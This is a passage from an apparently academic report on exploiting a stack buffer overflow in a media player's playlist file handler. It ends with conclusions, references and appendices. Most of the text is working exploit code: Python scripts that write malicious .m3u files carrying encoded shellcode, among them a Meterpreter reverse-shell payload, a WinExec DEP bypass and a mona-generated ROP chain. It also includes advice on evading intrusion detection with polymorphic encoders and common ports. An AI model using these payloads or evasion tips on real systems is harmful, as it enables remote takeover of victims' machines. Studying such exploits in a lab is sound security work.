An anomaly based IDS however uses a more active approach. Typically a set of rules are defined before deployment and everything that doesn't comply to said rules is flagged. This type of IDS can also implement heuristic detection, which means that it will investigate what the underlying code of an application does. With this, it doesn't execute the code fully as this would be the same as simply executing the malware, but only to a point where it can make an evaluation as to whether or not it is malicious (Media 2019).

Anomaly Based IDS can also be employed on a network monitoring network traffic. This can become an issue with a payload that connects to a listener. Typically this also employs rules for network traffic, such as only using specified ports and protocols. Due to this, it is encouraged to use only standard and common ports for connections to a listener.

To defeat both types of IDS, the application can be altered so that the order of execution and how it operates are undetected, or it can be encoded. For example, when generating the advanced payload using `msfvenom`, the `-e` tag is for the encoding of the shellcode. Currently `x86\alpha_upper` has been used, however a more resistant encoder is `Shikata-Ga-Nai`. This encoder specifically is effective because it is known as polymorphic, meaning that every time the encoder is used it generates different shellcode, even if the exact same input is given. This makes the likes of Signature Based IDS significantly less effective due to this (danielsauder.com 2019).

3.2 Future Work

With more time the skins vector could be investigated further. There is also a vast array of exploits including variations of those that were used previously and it would be interesting to investigate these further. This includes different functions for ROP chains and exploits that make use of the heap rather than entirely using the stack.

4 Conclusion

The target application suffers severely from a buffer overflow vulnerability. It contains two vectors for exploitation, uploading a playlist and uploading a skin, and the playlist vector was successfully exploited. Although the skins vector was unsuccessful, with more time and experience this could become exploitable and could potentially cause more damage as there is multiple times more room for shellcode than that of the playlist.

The exploits that were successful however show how dangerous the vulnerability can be. It allowed a reverse shell to connect to a listener, which can be used to execute arbitrary code and cause damage to a device and its users. Due to the vulnerability being successfully exploited, the aim has been met and so this is considered a success.

References

- Cloudflare (2019). *Buffer Overflow*. URL: <https://www.cloudflare.com/learning/security/threats/buffer-overflow/> (visited on 04/22/2019).
- Corelean (2019). *Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik’s[TM] Cube*. URL: <https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/#ropversion4> (visited on 04/24/2019).
- danielsauder.com (2019). *An Analysis of Shikata-Ga-Nai*. URL: <https://danielsauder.com/2015/08/26/an-analysis-of-shikata-ga-nai/> (visited on 04/28/2019).
- ijcsit.com (2019). *ijcsit.com*. URL: <http://ijcsit.com/docs/Volume%5C%204/Vol4Issue1/ijcsit2013040119.pdf> (visited on 04/28/2019).
- Immunityinc.com (2019). *Immunity Debugger*. URL: <https://www.immunityinc.com/products/debugger/> (visited on 04/23/2019).
- Media, SC (2019). *Signature-Based or Anomaly-Based Intrusion Detection: The Practice and Pitfalls*. URL: <https://www.scmagazine.com/home/security-news/features/signature-based-or-anomaly-based-intrusion-detection-the-practice-and-pitfalls/> (visited on 04/28/2019).
- Ollydbg.de (2019). *OllyDbg v1.10*. URL: <http://www.ollydbg.de> (visited on 04/23/2019).
- Support.microsoft.com (2019). *Support.microsoft.com*. URL: <https://support.microsoft.com/en-us/help/875352/a-detailed-description-of-the-data-execution-prevention-dep-feature-in> (visited on 04/23/2019).

Appendices

Appendix A DEP Off, Proof-of-Concept Script

#calc.py - PoC Exploit w/ DEP Off

```
import struct

buffer = "A" * 401
buffer += struct.pack('<L', 0x7C86467B)

buffer += "\x90" * 8
buffer += "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
buffer += "\xef\xbb\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

buffer += "\x90\x90\x90\x90" * 8
buffer += "w00tw00t"

buffer += "\x89\xe0\xd9\xd0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43"
buffer += "\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58"
buffer += "\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42"
buffer += "\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30"
buffer += "\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58"
buffer += "\x4c\x49\x45\x50\x45\x50\x43\x30\x43\x50\x4c\x49\x4d\x35"
buffer += "\x50\x31\x58\x52\x52\x44\x4c\x4b\x51\x42\x50\x30\x4c\x4b"
buffer += "\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x54\x32"
buffer += "\x51\x38\x54\x4f\x4f\x47\x50\x4a\x56\x46\x56\x51\x4b\x4f"
buffer += "\x50\x31\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x45\x52"
buffer += "\x56\x4c\x51\x30\x49\x51\x58\x4f\x54\x4d\x45\x51\x4f\x37"
buffer += "\x5a\x42\x4c\x30\x56\x32\x50\x57\x4c\x4b\x50\x52\x52\x30"
buffer += "\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x51\x50"
buffer += "\x52\x58\x4b\x35\x49\x50\x43\x44\x50\x4a\x45\x51\x4e\x30"
buffer += "\x56\x30\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x51\x48\x47\x50"
buffer += "\x43\x31\x4e\x33\x5a\x43\x47\x4c\x50\x49\x4c\x4b\x56\x54"
buffer += "\x4c\x4b\x43\x31\x4e\x36\x56\x51\x4b\x4f\x56\x51\x49\x50"
buffer += "\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x4f\x37\x50\x38"
buffer += "\x4b\x50\x54\x35\x4c\x34\x54\x43\x43\x4d\x4c\x38\x47\x4b"
buffer += "\x43\x4d\x56\x44\x43\x45\x4b\x52\x50\x58\x4c\x4b\x51\x48"
buffer += "\x47\x54\x45\x51\x4e\x33\x45\x36\x4c\x4b\x54\x4c\x50\x4b"
buffer += "\x4c\x4b\x51\x48\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54"
buffer += "\x4c\x4b\x45\x51\x4e\x30\x4d\x59\x50\x44\x47\x54\x51\x34"
buffer += "\x51\x4b\x51\x4b\x43\x51\x51\x49\x50\x5a\x56\x31\x4b\x4f"
buffer += "\x4b\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x45\x42\x5a\x4b"
buffer += "\x4b\x36\x51\x4d\x52\x4a\x43\x31\x4c\x4d\x4c\x45\x58\x39"
buffer += "\x43\x30\x45\x50\x43\x30\x56\x30\x43\x58\x56\x51\x4c\x4b"
```

```
buffer += "\x52\x4f\x4d\x57\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35"
buffer += "\x49\x32\x56\x36\x43\x58\x4f\x56\x4c\x55\x4f\x4d\x4d\x4d"
buffer += "\x4b\x4f\x58\x55\x47\x4c\x45\x56\x43\x4c\x54\x4a\x4d\x50"
buffer += "\x4b\x4b\x4d\x30\x52\x55\x43\x35\x4f\x4b\x50\x47\x45\x43"
buffer += "\x43\x42\x52\x4f\x43\x5a\x45\x50\x50\x53\x4b\x4f\x4e\x35"
buffer += "\x52\x43\x45\x31\x52\x4c\x43\x53\x56\x4e\x52\x45\x54\x38"
buffer += "\x52\x45\x43\x30\x41\x41"

f = open("calc.m3u", "w+")
f.write(buffer)
f.close()
```


Appendix B DEP Off, Meterpreter Reverse Shell Script

```
#reverse_shell.py - Meterpreter Reverse Shell w/ DEP Off
import struct

buffer = "A" * 401
buffer += struct.pack('<L', 0x7C86467B)

buffer += "\x90" * 4
buffer += "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
buffer += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

buffer += "w00tw00t"

buffer += "\x89\xe1\xda\xce\xd9\x71\xf4\x5a\x4a\x4a\x4a"
buffer += "\x4a\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58"
buffer += "\x33\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48"
buffer += "\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41"
buffer += "\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50"
buffer += "\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a\x48\x4d\x52"
buffer += "\x53\x30\x53\x30\x33\x30\x33\x50\x4d\x59\x4b\x55"
buffer += "\x30\x31\x49\x50\x43\x54\x4c\x4b\x56\x30\x46\x50"
buffer += "\x4c\x4b\x36\x32\x54\x4c\x4c\x4b\x51\x42\x55\x44"
buffer += "\x4c\x4b\x52\x52\x31\x38\x34\x4f\x58\x37\x31\x5a"
buffer += "\x31\x36\x56\x51\x4b\x4f\x4e\x4c\x37\x4c\x55\x31"
buffer += "\x43\x4c\x55\x52\x36\x4c\x57\x50\x59\x51\x38\x4f"
buffer += "\x44\x4d\x33\x31\x48\x47\x4b\x52\x4c\x32\x31\x42"
buffer += "\x50\x57\x4c\x4b\x31\x42\x52\x30\x4c\x4b\x31\x5a"
buffer += "\x37\x4c\x4c\x4b\x30\x4c\x54\x51\x54\x38\x4b\x53"
buffer += "\x51\x58\x45\x51\x48\x51\x56\x31\x4c\x4b\x50\x59"
buffer += "\x51\x30\x43\x31\x4e\x33\x4c\x4b\x50\x49\x54\x58"
buffer += "\x4a\x43\x46\x5a\x47\x39\x4c\x4b\x30\x34\x4c\x4b"
buffer += "\x45\x51\x59\x46\x30\x31\x4b\x4f\x4e\x4c\x39\x51"
buffer += "\x48\x4f\x44\x4d\x35\x51\x48\x47\x30\x38\x4d\x30"
buffer += "\x34\x35\x5a\x56\x35\x53\x43\x4d\x4b\x48\x47\x4b"
buffer += "\x33\x4d\x57\x54\x32\x55\x5a\x44\x56\x38\x4c\x4b"
buffer += "\x56\x38\x51\x34\x45\x51\x48\x53\x52\x46\x4c\x4b"
buffer += "\x54\x4c\x50\x4b\x4c\x4b\x50\x58\x45\x4c\x45\x51"
buffer += "\x39\x43\x4c\x4b\x54\x44\x4c\x4b\x43\x31\x38\x50"
buffer += "\x4b\x39\x31\x54\x36\x44\x31\x34\x31\x4b\x31\x4b"
buffer += "\x53\x51\x31\x49\x31\x4a\x46\x31\x4b\x4f\x4d\x30"
buffer += "\x51\x4f\x31\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b"
buffer += "\x4c\x4d\x51\x4d\x55\x38\x46\x53\x56\x52\x33\x30"
buffer += "\x43\x30\x55\x38\x34\x37\x33\x43\x57\x42\x51\x4f"
```

```

buffer += "\x50\x54\x53\x58\x50\x4c\x44\x37\x36\x46\x55\x57"
buffer += "\x4d\x59\x4a\x48\x4b\x4f\x38\x50\x4e\x58\x5a\x30"
buffer += "\x43\x31\x45\x50\x55\x50\x37\x59\x58\x44\x46\x34"
buffer += "\x36\x30\x42\x48\x37\x59\x4d\x50\x42\x4b\x45\x50"
buffer += "\x4b\x4f\x39\x45\x33\x5a\x34\x4a\x53\x58\x53\x4f"
buffer += "\x35\x50\x33\x30\x33\x31\x52\x48\x55\x52\x33\x30"
buffer += "\x32\x31\x51\x4c\x4d\x59\x4d\x36\x30\x50\x56\x30"
buffer += "\x30\x50\x36\x30\x37\x30\x30\x50\x31\x50\x56\x30"
buffer += "\x32\x48\x5a\x4a\x34\x4f\x39\x4f\x4d\x30\x4b\x4f"
buffer += "\x49\x45\x4a\x37\x43\x5a\x42\x30\x31\x46\x36\x37"
buffer += "\x42\x48\x4a\x39\x4e\x45\x44\x34\x55\x31\x4b\x4f"
buffer += "\x58\x55\x4c\x45\x59\x50\x33\x44\x34\x4c\x4b\x4f"
buffer += "\x30\x4e\x43\x38\x33\x45\x4a\x4c\x53\x58\x4a\x50"
buffer += "\x38\x35\x4e\x42\x50\x56\x4b\x4f\x48\x55\x33\x5a"
buffer += "\x45\x50\x42\x4a\x35\x54\x31\x46\x36\x37\x33\x58"
buffer += "\x45\x52\x59\x49\x39\x58\x51\x4f\x4b\x4f\x49\x45"
buffer += "\x4c\x4b\x46\x56\x42\x4a\x51\x50\x55\x38\x45\x50"
buffer += "\x42\x30\x45\x50\x55\x50\x36\x36\x42\x4a\x33\x30"
buffer += "\x52\x48\x31\x48\x4f\x54\x36\x33\x4a\x45\x4b\x4f"
buffer += "\x59\x45\x4c\x53\x50\x53\x33\x5a\x35\x50\x36\x36"
buffer += "\x46\x33\x31\x47\x45\x38\x43\x32\x48\x59\x49\x58"
buffer += "\x31\x4f\x4b\x4f\x38\x55\x35\x51\x59\x53\x37\x59"
buffer += "\x39\x56\x34\x35\x4a\x4e\x59\x53\x41\x41"

f = open("reverse.m3u", "w+")
f.write(buffer)
f.close()

```

Appendix C DEP On, PoC Exploit

```
#calcDEP.py - PoC w/ DEP On
import struct

f = open("calcDep.m3u", "w+")

shellcode = "cmd /c calc &"
padding = "A" * (407 - (len(shellcode)))

#Address of WinExec()
eip = struct.pack('<L', 0x7C8623AD)

#Address of ExitProcess()
exitProcess = struct.pack('<L', 0x7C81CAFA)

#Address of shellcode on stack
cmdLine = struct.pack('<L', 0x00132220)

buffer = shellcode + padding + eip + exitProcess + cmdLine
f.write(buffer)
f.close()
```

Appendix D ROP Chain

rop chain generated with mona.py - www.corelan.be

```
rop_gadgets =
[
    0x77c53b2e, # POP EBP # RETN [msvcrt.dll]
    0x77c53b2e, # skip 4 bytes [msvcrt.dll]
    0x77c39ec7, # POP EBX # RETN [msvcrt.dll]
    0xffffffff, #
    0x77c127e1, # INC EBX # RETN [msvcrt.dll]
    0x77c127e1, # INC EBX # RETN [msvcrt.dll]
    0x77c21d16, # POP EAX # RETN [msvcrt.dll]
    0x2cfe1467, # put delta into eax (-> put 0x00001000 into edx)
    0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
    0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
    0x77c34de1, # POP EAX # RETN [msvcrt.dll]
    0x2cfe04a7, # put delta into eax (-> put 0x00000040 into ecx)
    0x77c4eb80, # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
    0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
    0x77c47641, # POP EDI # RETN [msvcrt.dll]
    0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
    0x77c39dd4, # POP ESI # RETN [msvcrt.dll]
    0x77c2aacc, # JMP [EAX] [msvcrt.dll]
    0x77c4debf, # POP EAX # RETN [msvcrt.dll]
    0x77c1110c, # ptr to @VirtualAlloc() [IAT msvcrt.dll]
    0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
    0x77c354b4, # ptr to 'push esp # ret ' [msvcrt.dll]
].flatten.pack("V*")
```

Appendix E DEP On, Advanced Payload

#ropChain.py - Advanced Payload Attempt w/ DEP On

```
import struct

f = open("rop.m3u", "w+");

#387 is the distance to EIP (407) - length of shellcode + 4
buffer = "A" * 387;

#calc.exe shellcode- http://shell-storm.org/shellcode/files/shellcode-739.php
buffer += "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0";
buffer += "AAAA";

# Pointer to RET (start the rop chain)
buffer += struct.pack('<L', 0x77c2e0f9);

buffer += struct.pack('<L', 0x77c53b2e);
buffer += struct.pack('<L', 0x77c53b2e);
buffer += struct.pack('<L', 0x77c39ec7);
buffer += struct.pack('<L', 0xffffffff);
buffer += struct.pack('<L', 0x77c127e1);
buffer += struct.pack('<L', 0x77c127e1);
buffer += struct.pack('<L', 0x77c21d16);
buffer += struct.pack('<L', 0x2cfe1467);
buffer += struct.pack('<L', 0x77c4eb80);
buffer += struct.pack('<L', 0x77c58fbc);
buffer += struct.pack('<L', 0x77c34de1);
buffer += struct.pack('<L', 0x2cfe04a7);
buffer += struct.pack('<L', 0x77c4eb80);
buffer += struct.pack('<L', 0x77c14001);
buffer += struct.pack('<L', 0x77c47641);
buffer += struct.pack('<L', 0x77c47a42);
buffer += struct.pack('<L', 0x77c39dd4);
buffer += struct.pack('<L', 0x77c2aacc);
buffer += struct.pack('<L', 0x77c4debf);
buffer += struct.pack('<L', 0x77c1110c);
buffer += struct.pack('<L', 0x77c12df9);
buffer += struct.pack('<L', 0x77c354b4);

buffer += "\x90" * 16;

f.write(buffer);
f.close();
```